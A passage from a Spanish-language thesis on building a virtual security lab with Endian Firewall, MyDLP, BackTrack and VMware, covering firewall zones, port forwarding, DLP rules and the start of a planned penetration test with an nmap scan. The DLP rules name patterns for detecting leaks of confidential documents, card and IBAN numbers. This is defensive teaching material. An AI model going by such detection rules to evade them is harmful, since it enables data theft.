Sobre esta infraestructura se realizarán pruebas de seguridad. Al tener toda una infraestructura virtualizada el atacante también estará virtualizado y estará ubicado en la zona roja. Aunque el atacante esté dentro de la LAN original, al señalar al firewall como zona roja ese segmento, no tiene por qué ser más fácil de atacar que si estuviera en una red externa.

El **segundo laboratorio** está destinado a pruebas sobre la capa de enlace. También sirve para mostrar como realizar pequeñas infraestructuras virtuales con otro tipo de herramientas. La herramienta sobre la que se basa este laboratorio es GNS3, un simulador de redes en el que se puede interactuar tanto con redes exteriores, como con infraestructuras virtuales, en un mismo ordenador.

En el capítulo 4 se han comentado los ataques que pueden sufrir las infraestructuras de red, en este caso nuestros laboratorios virtuales también sufrirán pequeños ataques con los que comprobaremos si las políticas de seguridad establecidas funcionan.

Los medios necesarios para realizar el laboratorio virtual han sido los siguientes:

- Ordenador portátil con procesador Intel i5 de 2 núcleos con una velocidad de reloj de 2,27GHz, 4Gb de memoria Ram y 500Gb de almacenamiento, para la infraestructura virtual.
- Ordenador portátil con procesador Intel i3 de 2 núcleos con una velocidad de reloj de 2,30GHz, 4Gb de memoria Ram y 500Gb de almacenamiento, para realizar los ataques y las pruebas desde zona roja. Es el ordenador en el que se realizarán las pruebas del segundo laboratorio.
- Router Cisco de conexión de cable coaxial y WiFi 802.11n, da acceso a internet.
- Distribuciones Linux Ubuntu/Lubuntu y Backtrack (basada en Debian).
- Windows XP con licencia original (convenio UC3M con Microsoft).
- GNS3 con imágenes de software IOS de Cisco.
- Conexión a internet de fibra óptica con ancho de banda de 30 Mb/s.

Como se puede observar no es necesario disponer de grandes recursos para realizar una práctica de este tipo. Obviamente tenemos limitaciones en cuanto al rendimiento de las máquinas virtuales, estamos limitados por la memoria Ram, el procesador y la capacidad de almacenamiento del ordenador en el que se implementa la infraestructura virtual.

5.2 Componentes

En este punto describiremos los componentes más importantes del laboratorio virtual que queremos implementar, de esta manera será más fácil para el lector entender algunos términos que se usarán en la instalación y configuración que detallaremos más adelante en este capítulo.

5.2.1 Endian Firewall

Endian Firewall es una distribución Linux basada en Red Hat Enterprise Linux, que implementa un appliance UTM de código abierto. Endian también comercializa appliances físicos de distintas características.

La versión de Endian utilizada en nuestro laboratorio es la que se denomina "Community", la cual es la versión gratuita y núcleo de los appliances que comercializan. Las características que presenta Endian Firewall UTM Community son las siguientes:

- Seguridad de red:
  - Firewall basado en Iptables
  - Creación de zonas desmilitarizadas (DMZ)
  - Sistema de identificación/prevención de intrusos, basado en Snort
  - Multiple Public Ips
  - Calidad de servicio y gestión del ancho de banda
  - Soporte SNMP
  - Soporte VoIP/SIP
  - Detección de escaneo de puertos
  - Protección DoS y DDoS
  - Protección frente a Flood SYN/ICMP
  - Soporte VLAN (IEEE 802.1Q trunking)
  - DNS Proxy/Routing
  - Anti-spyware
  - Protección contra phising

- Seguridad web:
  - Proxies HTTP y FTP
  - Anti-virus basado en ClamAV, de código abierto
  - Análisis/filtrado de contenidos
  - URL Blacklist
  - Autenticación: Local, RADIUS, LDAP, Active Directory
  - NTLM Single Sign-On
  - Politicas de acceso y filtrado de contenidos basados en grupos
  - Control de acceso basado en tiempo, con múltiples intervalos de tiempo

- Seguridad email:
  - Proxies SMTP & POP3

  - Anti-spam
  - Heurística, soporte de listas blancas y listas negras
  - Anti-virus
  - Spam Auto-Learning
  - Transparent Mail Forwarding (BCC)
  - Greylisting

- Redes Privadas Virtuales (VPN):
  - Gracias a la solución de código abierto OpenVPN se dispone de suporte de:
    - SSL/TLS VPN
    - VPN sobre HTTPS
  - IPSEC
  - Encryption; DES, 3DES, AES 128/192/256-bit
  - Autenticación: Pre-Shared Key, Certification Authority, y local

- Alta disponibilidad: Se puede crear una configuración en activo/pasivo para mantener la disponibilidad en caso de fallos.

- Multi-WAN:
  - Soporte de múltiples uplinks/WANs
  - Recuperación automatic frente a fallos
  - Monitorización de enlaces WAN
  - Tipos de enlaces soportados: Ethernet (Static/DHCP), PPPoE, ADSL, ISDN, PPTP
  - Soporte de dispositivos UMTS/GPRS/3G

- Routing:
  - Rutas estáticas; routing basado en el origen/destino
  - Routing basado en políticas (interfaz, MAC, protocolo, o puerto)

- Network Address Translation (NAT)
  - Destination NAT
  - Enrutamiento de tráfico entrante
  - One-to-One NAT
  - Source NAT (SNAT)
  - IPSec NAT Traversal

- Monitorización:
  - “Dashboard” en tiempo real
  - Gestión y notificación de eventos
  - Visor de logs basado en AJAX
  - Informes detallados de acceso web de usuarios
  - Estadísticas de red, sistema y rendimiento
  - Syslog local o remoto

El “corazón” de Endian Firewall es **Iptables**, presente en el kernel de Linux.

Permite la creación de tres zonas de tráfico, cada una representada por un color y destinada a un uso especifico, tal y como se puede observar en la figura 84. Estas tres zonas son las que implementaremos en nuestro laboratorio virtual.

Figura 84.Clasificación de redes en Endian.

En el punto 5.4 veremos los pasos de instalación y configuración como máquina virtual.

Otra opción válida para implementar nuestro UTM virtual podría ser Vyatta, la cual nos da las mismas soluciones de seguridad y está muy orientado a las infraestructuras virtuales, pero se eligió Endian por la facilidad de configuración que nos ofrece su interfaz web, así como por su desarrollo muy orientado al entorno empresarial y de grandes redes.

5.2.1.1 Código abierto basado en código abierto

Cuando hemos detallado las características de Endian Firewall se ha podido comprobar que muchas de las funcionalidades están basadas en otros programas de código abierto. Algunos de estos programas ya forman parte del núcleo de Linux como Iptables, mientras que otras se pueden obtener libremente por Internet.

OpenVPN. Es una solución de conectividad SSL VPN multiplataforma basada en software. Está desarrollado para su uso en entornos Linux, aunque también hay disponible una interfaz de usuario para su uso en Windows.

Algunas de las características que OpenVPN nos ofrece son:

- Crear túneles virtuales con cualquier subred IP o adaptador virtual de Ethernet sobre un solo puerto UDP/TCP.
- Soporte transparente para IPs dinámicas. Se elimina la necesidad de usar direcciones IP estáticas en ambos lados del túnel.
- Usar todas las características de certificación, autenticación y encriptación disponibles en las librerias OpenSSL.
- Soporte para proxy. Funciona a través de proxy y puede ser configurado para ejecutar como un servicio TCP o UDP y además como servidor

La desventaja que presenta es que no es compatible con IPSec y que, de momento, solo se ejecuta en ordenadores y no en dispositivos dedicados.

ClamAV. Endian Firewall incluye el antivirus de código libre ClamAV. Es un antivirus orientado sobre todo a la protección del correo electrónico. Uno de los puntos fundamentales en este tipo de software es la rápida localización e inclusión en la herramienta de los nuevos virus encontrados y escaneados. Esto se consigue gracias a la colaboración de los miles de usuarios que utilizan el programa.

Puede usarse en muchos sistemas operativos, incluido Windows. La arquitectura de ClamAV es escalable y flexible gracias a un demonio multihilo. Posee un monitor integrado con la línea de comandos y herramientas para actualizar las bases de datos automáticamente.

Algunas de sus características son:

- Realiza un escaneo muy rápido utilizando pocos recursos.
- Detecta alrededor de 850.000 virus, gusanos y troyanos.
- Escaneo de archivos y ficheros comprimidos (ZIP, RAR, TAR, Gzip, etc.)
- Disponible para plataformas de 32/64 bit.
- Soporta la mayoría de formatos de correo electrónico.
- Soporta formatos especiales como HTML, RTF, PDF, TNEF, etc.

ntop. Es una herramienta que permite monitorizar en tiempo real una red. Es útil para controlar usuarios y aplicaciones que están consumiendo recursos de red en un instante concreto, y para ayudarnos a detectar malas configuraciones de algún equipo o de un servicio.

Posee un microservidor web desde el que cualquier usuario con acceso puede ver las estadísticas de la monitorización.

El software esta desarrollado para plataformas Unix y Windows.

En Modo Web, actúa como un servidor web, volcando en HTML el estado de la red. Viene con un recolector/emisor NetFlow/sFlow y una interfaz de cliente basada en HTTP para crear aplicaciones de monitorización.

Los protocolos que es capaz de monitorizar son: TCP/UDP/ICMP, (R)ARP, IPX, DLC, Decnet, AppleTalk, Netbios, y ya dentro de TCP/UDP es capaz de agruparlos por FTP, HTTP, DNS, Telnet, SMTP/POP/IMAP, SNMP, NFS, X11.

Snort e **Iptables** ya fueron analizados en los puntos correspondientes del capítulo 3.

5.2.2 MyDLP

MyDLP es la solución de protección frente a fuga de datos que probaremos en nuestro laboratorio virtual. Ya hemos comentado sus funciones y características en el punto 3.6.6.1.

Mediante la implementación de un servidor MyDLP en la zona verde, realizaremos pruebas de fuga de información a través de correo electrónico o por dispositivo extraíble. Las pruebas se realizaran sobre una máquina virtual con Windows XP en la zona verde de la red.

5.2.3 BackTrack y otros S.O.

BackTrack es una distribución de Linux basada en Ubuntu que incorpora herramientas para pruebas de penetración y de auditoría de seguridad. Es una distribución muy usada y con un gran apoyo por parte de la comunidad de desarrolladores de herramientas de seguridad informática.

Puede descargarse libremente desde Internet con interfaz gráfica KDE o Gnome. También está disponible en modo máquina virtual.

Incluye una gran lista de herramientas las cuales se pueden dividir en 11 grupos:

- Recopilación de Información
- Mapeo de Puertos
- Identificación de Vulnerabilidades
- Análisis de aplicaciones Web
- Análisis de redes de radio (WiFi, Bluetooth, RFID)
- Penetración (Exploits y Kit de herramientas de ingeniería social)
- Escalada de privilegios
- Mantenimiento de Acceso
- Forenses
- Ingeniería inversa
- Voz sobre IP

La versión utilizada en nuestro laboratorio es la 5 R3. Ubicaremos el PC con Backtrack en la zona roja de la red y desde ahí realizaremos pruebas de estrés (ataques DoS) con una herramienta diseñada para estas pruebas.

Otros sistemas operativos utilizados en las máquinas virtuales son Ubuntu Server (versión 12.04), Lubuntu (versión 12.04) y Windows XP. De Windows XP y Ubuntu no hace falta entrar en detalle ya que son sistemas operativos muy utilizados y conocidos por la mayor parte de usuarios. En cuanto a Lubuntu, es una distribución de Linux basada en Ubuntu que no utiliza Gnome como interfaz gráfico, sino que utiliza una interfaz ligera denominada LXDE que consume menos recursos, de esta forma podemos darle menos recursos a esas máquinas virtuales sin perder funcionalidades.

5.2.4 VMWare Workstation

VMWare Workstation® es un software desarrollado por la empresa WMWare que permite la creación y ejecución de máquinas virtuales. VMWare Workstation® permite crear una red de máquinas virtuales que se ejecutan al mismo tiempo.

VMware Workstation® asigna los recursos de hardware físicos a los recursos de la máquina virtual, por lo que cada máquina virtual tiene su propia CPU, memoria, discos, dispositivos de E/S y mucho más. Cada máquina virtual es una equivalencia completa de un PC tradicional.

Los requerimientos mínimos para la instalación de esta herramienta son:

- 1.3GHz de CPU como mínimo o superior
- Procesadores compatibles Intel (Pentium 4, Pentium M – con PAE -, Core, Core 2, Core i3, Core i5, y Core i7)
- Procesadores compatibles AMD (Athlon, Athlon MP, Athlon XP, Athlon 64, Athlon X2, Duron, Opteron, Turion X2, Turion 64, Sempron, Phenom, and Phenom II)
- Los sistemas multiprocesadores también están soportados
- Soporte para 64 Bits

Una de las características más importantes que nos ofrece VMWare Wokstation® es el control de la electrónica de red virtual, es decir, podemos crear o eliminar nuevos switches virtuales aplicándolos a lo que nosotros queramos implementar. VMWare Workstation® nos ofrece varios modos de conexión en red para las máquinas virtuales, cada uno de esos modos va asociado a un tipo de switch virtual implementado en Workstation:

Modo Bridged. En el modo bridged lo que hacemos es conectar el sistema virtualizado directamente sobre la red física. La máquina virtual se comportará como un PC más, conectado a la misma LAN que la tarjeta de red física del host.




Figura 85.Modo Bridged en VMware.

Modo NAT. En el modo NAT la máquina virtual se conecta a la red a través de la tarjeta de red física. Workstation implementa un sistema de traducción de direcciones totalmente personalizable, creando una subred entre la tarjeta de red física y la virtual. Es útil cuando no queremos que se acceda directamente a la máquina virtual desde la LAN del host físico.




Figura 86.Modo NAT en VMware.

Modo Host-Only. El modo Host-Only crea una subred privada entre el host físico y la máquina virtual. No se tiene acceso a internet ni se puede acceder a la máquina virtual desde otras subredes virtuales (tanto host-only como NAT).




Figura 87.Modo Host-Only en VMware.

Modo Custom. Esta opción permite crear un modo personalizado de red. Para ello podemos seleccionar entre los switches virtuales preestablecidos de modo Bridged, Host-Only y NAT, o crear una red personalizable a partir de un switch virtual libre que debemos configurar.

Los switches virtuales que provee VMWare Workstation® son 10, numerados del 0 al 9:

- VMnet0 es el switch prestablecido para la configuración Bridged. Todas las máquinas virtuales cuyo adaptador de red sea vmnet0 estarán conectados a la red LAN directamente.
- VMnet1 es el switch prestablecido para la configuración Host-only. Todas las máquinas virtuales cuyo adaptador de red sea vmnet1 estarán conectadas en una subred con el host.
- VMnet8 es el switch prestablecido para la configuración NAT. Todas las máquinas virtuales cuyo adaptador de red sea vmnet8 estarán conectadas a internet a través del NAT del host.
- Los switches VMnet2-VMnet7 son switches configurables para el modo Custom.

5.3 Creación de la infraestructura virtual

La infraestructura de los laboratorios será totalmente virtual, por lo que necesitamos instalar y configurar una versión de VMware Player o Workstation. En nuestro caso se utilizó Workstation con una licencia de evaluación.

Una vez preparada la plataforma, lo siguiente es crear las máquinas virtuales:

- Máquina Virtual 1: será el UTM Endian.
- Máquina Virtual 2: denominada "VM1", estará ubicada en la red verde. Desde VM1 accederemos a la interfaz web de configuración de Endian.
- Máquina Virtual 3: será la solución MyDLP. En la red verde.
- Máquina Virtual 4: denominada "SV1", estará ubicada en la red naranja. En SV1 tendremos un servidor web Apache (figura XX).
- Máquina Virtual 5: la máquina de ataque. En la red roja.
- Máquina Virtual 6: máquina de servicios en la red naranja.

Figura 88.Servidor web ubicadc en la zona naranja.

La instalación de las máquinas virtuales que tienen sistema operativo conocido, como Ubuntu o Windows, es fácil y conocida por la mayoría de los usuarios. MyDLP se distribuye en una distribución Ubuntu Server, por lo que su instalación también es sencilla. En cuanto a Endian, dispone de una instalación muy desatendida, pero hay aspectos en los que hay que configurar manualmente. Durante la instalación se pide que introduzcamos la dirección IP del UTM para la red verde (figura 89), de esta forma se puede acceder a la interfaz gráfica desde esa red.

Figura 89.Configuración de la interfaz de la zona verde en Endian.

Una vez instalado se dispone de la terminal mostrada en la figura 90, desde estas opciones se puede configurar Endian e incluso lanzar la terminal del kernel (aunque se encuentra limitada).




Figura 90.Consola de Endian UTM.

Desde un ordenador de la zona verde se puede acceder, mediante usuario y contraseña a la interfaz web de Endian. La primera vez que accedemos se debe configurar toda la red, señalando como se conecta a la red roja y si disponemos de red naranja.

Existen varias opciones para la conexión en la red roja, se seleccionará **Ethernet por DHCP**, esto reiniciará la conexión cada cierto tiempo y nos dará una IP nueva, es la mejor solución que se ha podido encontrar para mantener estable toda la infraestructura virtual. Tampoco es algo que podamos considerar malo, si existiera un servidor DNS para el dominio del laboratorio podría actualizarse la dirección y tener siempre acceso mediante un nombre, por lo que otorga un grado mayor de seguridad al disponer de IP dinámica.




Figura 91.Configuración del tipo de interfaz utilizada en la zona roja.




Figura 92.La interfaz gráfica permite configurar todas las redes en Endian.

En el punto en el que se realizarán los ataques se señala la dirección IP del UTM en cada momento, así como el del ordenador del atacante que también se conecta a la red mediante IP dinámica.

5.4 Configuración de las soluciones de seguridad

La configuración del firewall UTM es muy simple, dispone de una interfaz de usuario muy intuitiva que cualquier administrador puede utilizar. Lo primero que se debe hacer después de haber realizado la instalación y configuración de red es definir que necesidades tenemos, en el caso de este proyecto queremos que:

- La red verde esté protegida y no se pueda acceder a ella desde ninguna red.
- La red naranja sea visible desde el exterior solamente por el puerto 80.
- La red verde esté "vigilada" por un DLP.
- El acceso VPN esté permitido.
- Protección DoS/DDoS.

Estas serán las características principales de la infraestructura, la cual queremos mantener aislada y protegida.

5.4.1 Configuración del firewall

Como vimos en el capítulo 3, a la hora de configurar un firewall es necesario establecer una política de restricciones. Definíamos dos políticas:

- **Política restrictiva:** Se deniega todo el tráfico excepto el que está explícitamente permitido.
- **Política permisiva:** Se permite todo el tráfico excepto el que esté explícitamente denegado.

En el caso de Endian utilizaremos una mezcla de ambas. Por defecto todo está denegado, por lo que tenemos una política restrictiva, pero en algunos casos creamos reglas de bloqueo para asegurarnos de que esa regla se cumple.

Endian define una serie de diagramas para poder entender como y donde configurar los accesos que necesitemos dependiendo de la red en la que estemos.

Figura 93.Diagrama de tipos de tráfico de Endian.

Tendremos cuatro zonas a configurar:

Tráfico entre zonas. Los accesos que se permiten o se deniegan entre las zonas verde y naranja. La zona azul que aparece es para accesos wireless, esta zona solo está disponible en los appliances comerciales de Endian Firewall.

En la figura 94 se observa que los accesos entre zonas están permitidos, excepto el tráfico originado en la zona naranja con destino la zona verde. Si un atacante consiguiera acceder a la zona naranja no debemos permitir que pueda acceder a la red verde.

Figura 94.Tráfico entre zonas.

Tráfico de salida. Reglas que permiten el acceso a la zona roja. Estas reglas están orientadas a permitir protocolos concretos.

Configuramos los accesos a la zona roja para la zona verde. Como se puede observar todos las políticas permiten el acceso a una serie de protocolos (figura 95) siempre supervisados por el IPS (la imágen de la lupa y la flecha verde). Hay una regla que ha sido deshabilitada debido a que no va a ser usada en ningún momento. La zona naranja solo tiene acceso a tráfico HTTP por el puerto 80.

Figura 95.Tráfico de salida.

Reenvío de puertos/NAT. Utilizamos la IP pública del UTM para que los usuarios externos se conecten a servicios de la zona naranja sin acceder al sistema. En este caso solo debe haber una regla activada, la que permita acceder al puerto 80, reenviando las tramas a la dirección 192.168.200.4 del servidor web. Este es el punto por el que se recibirán los ataques que veremos más adelante.

Figura 96.Renvío de puertos y NAT.

Tráfico VPN. Es necesario permitir el tráfico VPN en el firewall para que se pueda realizar la conexión. La política de acceso puede ir asociada a un usuario que se crea o se importa (directorio activo, LDAP, etc.). En este caso el usuario es "dcilleros" y tiene acceso a la zona verde, con todos los accesos vigilados por el IPS.

Figura 97.Tráfico VPN.

Por lo demás, no es necesario configurar más aspectos del firewall. Los valores por defecto que otorga Endian están enfocados a mantener un grado alto de seguridad, si se escapa algún punto seguramente esté cubierto por defecto. Aun así es necesario entender como se van a conectar todos los sistemas de nuestra infraestructura para poder ofrecer un bastionado completo de la solución adecuándose a los usuarios.

5.4.1.1 Configuración de una política/regla.

A modo de ejemplo, se muestra la configuración de una política de tráfico de salida. Este ejemplo se puede extrapolar a casi todas las políticas de Endian, ya sean de firewall como de proxy o VPN.

Hay que seguir cuatro campos que se deben rellenar para crear una política:

1. **Origen.** Podemos elegir entre zonas, direcciones MAC, redes IP o elegir cualquier conexión de origen.




Figura 98.Selección de origen.

2. **Destino.** Podemos elegir entre zonas, direcciones MAC, redes IP o elegir cualquier conexión de origen.




Figura 99.Selección de destino.

3. **Servicio y protocolo.** Existen una serie de servicios y protocolos ya definidos por Endian, si queremos dar acceso a uno o asegurarnos de su bloqueo debemos seleccionarlo en esta lista. Si se quiere dar acceso total al destino, se debe seleccionar la opción “cualquiera”.




Figura 100.Selección del servicio y protocolo.

4. **Acción y posición.** Aquí se elige la acción que efectuará la política creada, puede estar permitida, permitida con IPS, denegada o rechazada. La

posición es para ubicarla en la lista. Si hay varias reglas que afectan a una red, se aplican en orden en la tabla, empezando por la política número 1.




Figura 101.Selección de la acción a realizar y de la posición en la lista de políticas.

5.4.2 Configuración de la solución DLP

Imaginemos por un momento que la infraestructura del laboratorio representa a una organización. Los usuarios de la red corporativa, la red verde, dispondrán de documentos confidenciales y además, siendo una organización dedicada al e-commerce, almacena datos de tarjetas de crédito.

Partiendo de esas premisas bastará con configurar el DLP para establecer unas políticas que bloqueen posibles fugas de información confidencial o financiera. Para ello utilizaremos la interfaz de creación de políticas de MyDLP (figura 102).

Figura 102.Tipos de reglas en MyDLP.

Para crear una política solamente tenemos que indicar donde va a actuar, la red que se debe controlar, y los datos a analizar. Las dos políticas configuradas van a ser las siguientes:

- Regla 1 (Web):
  - Web Rule
  - Red 192.168.100.0/24
  - Keyword – confidencial
  - Bloquear
- Regla 2 (Web2):
  - Web Rule
  - Red 192.168.100.0/24

- Credit Card Numbers
- IBAN Account Numbers
- Bloquear

Figura 103.Creación de políticas en MyDLP.

Los tipos de información financieros vienen por defecto definidos en MyDLP, por el contrario "Confidencial" se ha creado de manera manual. La creación de fuentes o tipos de información es muy fácil a través de la interfaz web (figura 104).




Figura 104.Creación de fuentes y tipos de información en MyDLP.

Una vez creadas las reglas, con pulsar el botón "Install Policy" se activarán todas las reglas que estén definidas.

Figura 105.Mediante este botón se instalan todas las políticas creadas en MyDLP.

5.5 Ataques

Un **test de penetración**, también llamado **"hacking ético"** es una evaluación activa de las medidas de seguridad de la información en un entorno de red. En los data centers actuales, la exposición potencial al riesgo es cada vez mayor y securizar los sistemas se convierte en una ardua tarea. Están dirigidos a la búsqueda de agujeros de seguridad de forma focalizada en uno o varios recursos críticos, como puede ser un firewall o un servidor Web.

Mediante la realización de estos test de penetración es posible detectar el nivel de seguridad interna y externa de los sistemas de una empresa u organización, determinando el grado de acceso que tendría un atacante mediante detección de las vulnerabilidades que pueden ser vistas y explotadas por atacantes.

Existen distintas metodologías para la realización de tests de penetración (OWASP u OSSTMM, entre otros). En este proyecto definimos una metodología de tres pasos sencilla:

- **Information Gathering.** En esta fase recopilaremos información sobre la victima, de esta manera podremos realizar unas pruebas más elaboradas dirigidas específicamente a un servicio concreto.
- **Pérdida de información.** Prueba del sistema DLP de la infraestructura, testeo de las políticas establecidas.
- **Prueba de estrés.** Ataque controlado de denegación de servicio para comprobar las medidas adoptadas en la infraestructura contra este tipo de amenazas.

5.5.1 Information Gathering

La primera fase de evaluación de la seguridad se centra en la recogida de información tanto como sea posible sobre una aplicación de destino. El **information gathering** o **recopilación de información** es un paso necesario en una prueba de penetración.

Esta tarea puede llevarse a cabo de muchas maneras diferentes. Mediante el uso de instrumentos públicos (motores de búsqueda), escáneres, envío de simples peticiones HTTP o solicitudes especialmente diseñadas, es posible forzar a la aplicación a filtrar información, por ejemplo, la divulgación de mensajes de error o revelar las versiones y las tecnologías utilizadas.

Sobre el laboratorio virtual se utilizarán las siguientes herramientas para obtener información:

Nmap

Nmap (Network Mapper), es una herramienta open source diseñada para explorar redes y realizar auditorias de seguridad. Nmap utiliza paquetes IP en bruto para

determinar qué hosts están disponibles en la red, qué servicios (nombre de la aplicación y versión) ofrecen, qué sistemas operativos (y versiones del sistema operativo) se están ejecutando, qué tipo de filtros de paquetes / cortafuegos están en uso, y muchas mas características.

Primero realizaremos un escaneo básico de puertos, el resultado puede observarse en la figura 106 y nos indica que hay un solo puerto abierto mientras que todos los demás están filtrados (gracias a las reglas iptables establecidas con Endian).




Figura 106.Escaneo con NMAP.

